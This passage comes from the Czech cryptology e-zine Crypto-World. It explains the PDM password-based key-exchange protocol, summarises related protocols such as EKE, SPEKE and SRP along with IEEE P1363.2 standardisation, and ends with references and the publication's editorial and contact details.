[3] Princip *solení* byl poprvé prezentován v [MT79] a aplikace této techniky v souvislosti s popisovanými protokoly je popsána například v [BM93, Jab97, Wu97]. Solení prakticky znemožňuje zjistit, zdali dvě (stejně) jednocestně zašifrovaná hesla vznikla ze stejného řetězce, a navíc útočníkovi brání vytvoření slovníku takto zašifrovaných hesel.

Někdy je tento protokol nazýván SRP-3 a jeho vylepšená varianta SRP-6 [Wu02].

PDM

Posledním protokolem, který si popíšeme, je *PDM (password derived moduli)* [PK01]. Tento protokol je opět založen na modifikaci DH metody ustavení klíčů, a jak již název napovídá, využívá heslo k vytvoření bezpečného prvočíselného modulu β (tj. modul musí být tvaru $\beta = 2\gamma + 1$, kde γ je velké prvočíslo).

Toho může být stranou A (klientem) dosaženo například využitím uživatelského hesla jako semínka generátoru pseudo-náhodných čísel, který bude k hledání odpovídající hodnoty β použit. Strana B (server) heslo nezná a má proto β jako verifikační hodnotu bezpečně uloženou. DH báze je u tohoto protokolu vždy $\alpha = 2$. Aby se při oboustranné autentizaci předešlo náročnému umocňování, tak má server navíc uloženy předpočítané hodnoty rB a $2^{rB} \bmod \beta$. Celý protokol pak vypadá následovně:

A		B
$2^{rA} \bmod \beta$	$\rightarrow$	
	$\leftarrow$	$2^{rB} \bmod \beta, R, h(2^{rArB} \bmod \beta)$
$h(R, 2^{rArB} \bmod \beta)$	$\rightarrow$	

R je náhodně vygenerovaná hodnota. Při použití PDM výhradně k autentizaci mohou skutečně hodnoty rB a $2^{rB} \bmod \beta$ zůstat pro daného klienta stejné. Pokud by ale cílem bylo i ustavení klíče sezení (založeného na hodnotě $2^{rArB} \bmod \beta$), bylo by nezbytné náhodné číslo rB pro každý běh protokolu generovat znova (s čímž by samozřejmě souvisel i opětovný výpočet $2^{rB} \bmod \beta$).

Aby se předešlo redukci prostoru hesel, nesmí být žádná přenášená DH hodnota[4] větší než jakákoliv β' (vytvořené na základě zkoušených hesel P'). Tento problém lze vyřešit zamítnutím použití takových náhodných čísel rA a rB, pro něž $2^{rA} \bmod \beta$ a $2^{rB} \bmod \beta$ jsou čísla větší, než nejmenší možná hodnota β vygenerovaná z nějakého hesla. Aby pravděpodobnost zamítání výše uvedených náhodných čísel byla co nejmenší (a předešlo se tak co nejvíce jejich opětovnému generování), bude se β volit z velmi úzkého intervalu prvočísel – v našem případě velmi blízkého mocnině dvou. Použijeme-li například 700bitová čísla, můžeme vhodný úzký interval získat fixním nastavením horních 64 bitů na binární hodnotu *1*. Zbylý prostor 2^{636} čísel je pro vyhledávání bezpečných prvočísel stále dostatečně velký, a pravděpodobnost, že číslo $2^{rA} \bmod \beta$ či $2^{rB} \bmod \beta$ bude větší než nejmenší možná hodnota β je $1/2^{64}$.

V [PK99, PK01] je také uvedeno několik modifikovaných protokolů, které jsou určeny pro bezpečné stahování citlivých informací (například soukromých klíčů).

[4] Jako DH hodnoty v případě $\alpha = 2$ označujeme $2^{rA} \bmod \beta$ a $2^{rB} \bmod \beta$.

Shrnutí

V úvodu tohoto seriálu jsme se seznámili s protokolem EKE [BM92], který k ustavení klíče sezení využívá sdíleného hesla v kombinaci se symetrickou i asymetrickou kryptografií a poskytuje ochranu proti off-line útokům hrubou silou. Myšlenka tohoto zcela originálního protokolu se stala základem celé třídy nově vznikajících protokolů.

Oproti původnímu EKE zaručují protokoly DHEKE [BM92], DWEKE [Jas96], MEKE [STW95] či SPEKE [Jab96] navíc *dopřednou bezpečnost* (forward secrecy), což znamená, že kompromitace hesla neumožní útočníkovi získat klíče předcházejících sezení. Navíc začíná být také brán zřetel na to, aby případná kompromitace klíče sezení neumožňovala útoky vedoucí k získání hesla. Největší nevýhodou všech výše uvedených protokolů však stále zůstává nutnost uchovávat hesla na straně serveru v otevřené podobě. Tento nedostatek jako první překonává protokol AEKE [BM93], který je rozšířením EKE a umožňuje serveru ukládat hesla jednocestně zašifrována. Nevýhodou této modifikace EKE je, že protokol už nezaručuje dopřednou bezpečnost. Protokol BSPEKE [Jab97] již podobnými nedostatky za cenu podstatného zvýšení výpočetní složitosti netrpí. Efektivnější řešení pak nabízejí protokoly SRP [Wu97] a PDM [PK01].

Existuje samozřejmě mnohem větší množství protokolů založených na použití hesla. Z nejvýznamnějších zmiňme například protokoly jako AMP [Kwo00], AuthA [BR00], OKE [Luc97], PAK [Mac02], S3P [RCW98] či SNAPI [MSP00]. Velkou nevýhodou mnoha z těchto (a jim podobných) protokolů je, že nejsou prezentovány společně s důkazy, které by prokázaly jejich bezpečnost. Na několik z nich již byly objeveny útoky [Pat97]. Některé z protokolů jsou navíc také patentovány.

Standardizací protokolů založených na použití hesla se zabývá pracovní skupina IEEE P1363 – viz draft IEEE P1363.2 [IEEE05]. Cílem tohoto právě vznikajícího dokumentu však není upřednostnění některých technik či protokolů před jinými, ale poskytnutí dostatečného množství různých metod, které se liší jak funkčností, tak také efektivitou. Podrobný popis jednotlivých metod pak slouží jakožto návod k jejich implementaci (a to jak na straně serveru, tak také na straně klienta). Celkově se tento draft skládá z hlavní části (obsahující popis jednotlivých metod), příloh (poskytujících doprovodné informace) a nákresů jednotlivých postupů. Bohužel, jako mnoho jiných, je i tento draft prozatím značně nepřehledný a bez důkladné znalosti jednotlivých technik a protokolů téměř nečitelný.

Reference

[BM92] S. M. Bellovin and M. Merritt. Encrypted Key Exchange: Password-based protocols secure against dictionary attacks. In Proceedings *IEEE Computer Society symposium on Research in Security and Privacy*, pages 72–84, May 1992.

[BM93] S. M. Bellovin and M. Merritt. Augmented Encrypted Key Exchange: a Password-Based Protocol Secure Against Dictionary Attacks and Password File Compromise. In Proceedings of the *First ACM Conference on Computer and Communications Security*, pages 244–250, November 1993.

[BR00] M. Bellare and P. Rogaway. The AuthA Protocol for Password-based Authenticated Key Exchange. In *Contribution to the IEEE P1363 study group*, February 2000.

[IEEE05] IEEE. P1363.2/D20 (Draft version 20) – Standard Specifications for Password-based Public Key Cryptographic Techniques, 2005.

[Jab96] D. Jablon. Strong password-only authenticated key exchange. In *Computer Communication Review*, volume 26, pages 5–26. ACM SIGCOMM, October 1996.

[Jab97] D. Jablon. Extended Password Key Exchange Protocols Immune to Dictionary Attacks. In *Proceedings of the Sixth Workshops on Enabling Technologies: Infrastructure for Collaborative Enterprises (WET-ICE '97)*, pages 248–255. IEEE Computer Society, June 1997.

[Jas96] B. Jaspan. Dual-workfactor Encrypted Key Exchange: Efficiently Preventing Password Chaining and Dictionary Attacks. *In Proceedings of the sixth USENIX UNIX Security Symposium*, pages 43–50, July 1996.

[Kwo00] T. Kwon. Ultimate Solution to Authentication via Memorable Password. In *Contribution to the IEEE P1363 study group for Future PKC Standards*, 2000.

[Luc97] S. Lucks. Open key exchange: How to defeat dictionary attacks without encrypting public keys. In *Proceedings of the 5th International Workshop on Security Protocols*, volume 1361 of LNCS, pages 79–90. Springer, 1997.

[Mac02] P. MacKenzie. The PAK suite: Protocols for Password-Authenticated Key Exchange. In *Contribution to the IEEE P1363 study group*, May 2002.

[MSP00] P. MacKenzie, R. Swaminathan, and S. Patel. The PAK suite: Protocols for Password-Authenticated Key Exchange. In *Contribution to the IEEE P1363 study group*, August 2000.

[MT79] R. Morris and T. Thompson. Password security: a case history. In *Communications of the ACM*, volume 22, pages 594–597. ACM Press, November 1979.

[Pat97] S. Patel. Number theoretic attacks on secure password schemes. In *IEEE Symposium on Security and Privacy*, 1997.

[PK99] R. J. Perlman and C. Kaufman. Secure Password-Based Protocol for Downloading a Private Key. In *Proceedings of the Internet Society Network and Distributed Systems Security Symposium*, 1999.

[PK01] R. Perlman and C. Kaufman. PDM: A New Strong Password-Based Protocol. In *Proceedings of the 10th USENIX Security Symposium*, pages 313–321, August 2001.

[RCW98] M. Roe, B. Christianson, and D. Wheeler. Secure Password-Based Protocol for Downloading a Private Key. Technical Report 445, University of Cambridge and University of Hertfordshire, July 1998.

[STW95] M. Steiner, G. Tsudik, and M. Waidner. Refinement and Extension of Encrypted Key Exchange. In *Operating Systems Review*, volume 29, pages 22–30. ACM SIGOPS, July 1995.

[Wu97] T. Wu. The Secure Remote Password protocol. In *Proceedings of the 1998 Internet Society Symposium on Network and Distributed Systems Security*, pages 97–111, November 1997.

[Wu02] T. Wu. SRP-6: Improvements and Refinements to the Secure Remote Password Protocoll. In *Submission to the IEEE P1363 Working Group*, October 2002.

G. O čem jsme psali v září 2000 – 2004

H. Závěrečné informace

1. Sešit

Crypto-World je oficiální informační sešit "Kryptologické sekce Jednoty českých matematiků a fyziků" (GCUCMP). Obsahuje články podepsané autory. Případné chyby a nepřesnosti jsou dílem P.Vondrušky a autorů jednotlivých podepsaných článků, GCUCMP za ně nemá odbornou ani jinou zodpovědnost.

Adresa URL, na níž můžete najít tento sešit (zpravidla 3 týdny po jeho rozeslání) a předchozí sešity GCUCMP, denně aktualizované novinky z kryptologie a informační bezpečnosti, normy, standardy, stránky některých členů a další související materiály:

http://crypto-world.info

2. Registrace / zrušení registrace

Zájemci o e-zin se mohou zaregistrovat pomocí e-mailu na adrese pavel.vondruska@crypto-world.info (předmět: Crypto-World) nebo použít k odeslání žádosti o registraci elektronický formulář na http://crypto-world.info. Při registraci vyžadujeme pouze **jméno a příjmení, titul**, pracoviště (není podmínkou) a **e-mail adresu** určenou k zasílání kódů ke stažení sešitu.

Ke **zrušení registrace** stačí zaslat krátkou zprávu na e-mail pavel.vondruska@crypto-world.info (předmět: ruším odběr Crypto-Worldu!) nebo opět použít formulář na http://crypto-world.info. Ve zprávě prosím uveďte jméno a příjmení a **e-mail adresu**, na kterou byly kódy zasílány.

3. Redakce

E-zin Crypto-World

Redakční práce:	Pavel Vondruška
Stálí přispěvatelé:	Pavel Vondruška
	Jaroslav Pinkava
Jazyková úprava:	Jakub Vrána
Přehled autorů:	http://crypto-world.info/obsah/autori.pdf

NEWS	Vlastimil Klíma
(výběr příspěvků,	Jaroslav Pinkava
komentáře a	Tomáš Rosa
vkládání na web)	Pavel Vondruška

Webmaster Pavel Vondruška, jr.

4. Spojení (abecedně)

redakce e-zinu	ezin@crypto-world.info ,	http://crypto-world.info
Vlastimil Klíma	v.klima@volny.cz ,	http://cryptography.hyperlink.cz/
Jaroslav Pinkava	jaroslav.pinkava@pvt.cz ,	http://crypto-world.info/pinkava/
Tomáš Rosa	t_rosa@volny.cz ,	http://crypto.hyperlink.cz/
Pavel Vondruška	pavel.vondruska@crypto-world.info ,	http://crypto-world.info/vondruska/index.php
Pavel Vondruška,jr.	pavel@crypto-world.info ,	http://webdesign.crypto-world.info
Jakub Vrána	jakub@vrana.cz ,	http://www.vrana.cz/